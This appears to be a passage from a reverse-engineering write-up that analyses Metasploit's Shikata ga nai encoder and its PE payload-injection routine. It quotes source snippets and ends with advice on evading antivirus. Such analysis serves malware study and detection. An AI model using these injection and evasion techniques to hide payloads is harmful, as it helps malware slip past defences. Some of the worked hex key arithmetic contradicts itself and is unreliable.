

Figure 16: Shikata ga nai decoder stub in debugger

What makes Shikata ga nai hard to detect is that it's highly polymorphic in two levels. Shikata uses a premutations of instructions for each operation. For example the XOR ECX,ECX instruction has three hexcodes.

```
# Clear the counter register
clear_register = Rex::Poly::LogicalBlock.new('clear_register',
        "\x31\xc9",
        "\x29\xc9",
        "\x33\xc9",
        "\x2b\xc9")
```

Figure 17: permutation for the XOR ECX,ECX instructions

Refering back to the debugging phase..
decoder stub starts at 0x1003fe4 and ends at 0x1003ffd. XORing the next value to the original value we get the key, which is FFA35888. When checking how the decoder handles the additive feedback. We get the ADD instruction and that seems similar to the previous decoder.
We get the ADD instruction and that seems similar to the previous decoder. Actually adding here doesn't take place as expected. Instead of adding the carry to next byte it is added to same byte(if next byte already has a carry value). So if we have FF + FC = 1FB → FB + 1 = FC. And this is only valid for the 2nd word. This is the complication about the Shikata ga nai.

Concluding the next key → FFA35888 + FCE88900 = FC8CE188.
FC8CE288 ^ FC8C8201 = 00006089
FC8CE288 + 00006089 = FC8D4211
FC8D4211 ^ 19BD9075 = E530D264
FC8C4211 + E530D264 = E2BD1475
E2BE1475 ^ 69EC24FE = 8b52308b
E2BE1475 + 8B52308b = ...etc.

Metasploit Code Injection

Injection used in Metasploit happens on two phases. First, the payload injection. Second, the payload stub allocation.

However, Metasploit has two techniques to execute a payload. One is by directly executing the malcode in the main thread and the other one is by spawning a separate thread.
I myself haven't seen an injected exe template that was thread injected. So mainly the first technique is the technique that always takes place.

How Injection works?

If you are a reverse-engineer you'd wonder how encoders work if the payload is injected in the code section which happens to have read and execute permissions. So for the decoder stub to work the encoded payload must have a write permission which doesn't exist in the .text section.
On payload constructing the original payload is put after a sequence of procedures that create a memory block inside the text section that has RWX permissions. Then the payload is copied to that rwx memory and fetched to execution.

After a payload is constructed the text section is divided into blocks and eligibility to inject the payload in text section is determined. Then the offset where payload will be put and new entry code is built. The entry point first contains a random size of nops with a jump to the end of nops and then ¼ of the original code is mangled. Finally the PE header's *AddressOfEntryPoint* is overwritten with the payload's offset and payload is injected.

Here is the steps on code.
./lib/msf/util/exe.rb
1- payload construction phase :-

```
# Copy the code to a new RWX segment to allow for self-modifying encoders
 payload = win32_rwx_exec(code)
```

2- breaking the text section to blocks

```
# Break the text segment into contiguous blocks
        blocks = []
        bidx   = 0
        mines.sort{|a,b| a[0] <=> b[0]}.each do |mine|
        ...etc
```

3- test the eligibility to inject the payload

```
if(payload.length + 256 > block[1])

        raise RuntimeError, "The largest block in .text does not have enough contiguous space (need:#{payload.length+256} found:#{block[1]})"

end
```

4- Padding the entry with some NOPs

```
# Pad the entry point with random nops

entry = generate_nops(framework, [ARCH_X86], rand(200)+51)
```

5- relative jump to end of NOPs

```
# Relative jump from the end of the nops to the payload

entry += "\xe9" + [poff - (eidx + entry.length + 5)].pack('V')
```

6- ¼ of the original code is mangled

```
1.upto(block[1] / 4) do

        data[ block[0] + rand(block[1]), 1] = [rand(0x100)].pack("C")

end
```

7- Payload gets injected and entry overwritten

```
data[block[0] + poff, payload.length] = payload

data[block[0] + eidx, entry.length]   = entry
```

This way of code injection is -in my opinion- easy to detect no matter what encoding technique you use. Simply this technique makes the entry point starts with some NOPs and a jump to the payload code block and other random codes.

Plus, using the metasploit's default executable template makes it easier job for the anti-virus to detect your injected executable.

Conclusion

In order to actually evade anti-viruses a more complex and dynamic injections techniques are needed. Moreover, more complex code obfuscating encoders can play a great rule in avoiding the anti-viruses. On the other hand keeping the code as normal as possible and probably writing your own shellcode will be much better.

So On a Low level perspective. The next security age might be all about 0days and self made or customized code injectors.

References

[1] Survey on Malware detection methods by Vinod P. and V.Laxmi, M.S. Guar.
[2] Survey on Malware detection techniques by Nwokedi Idika and Aditya P. Mathur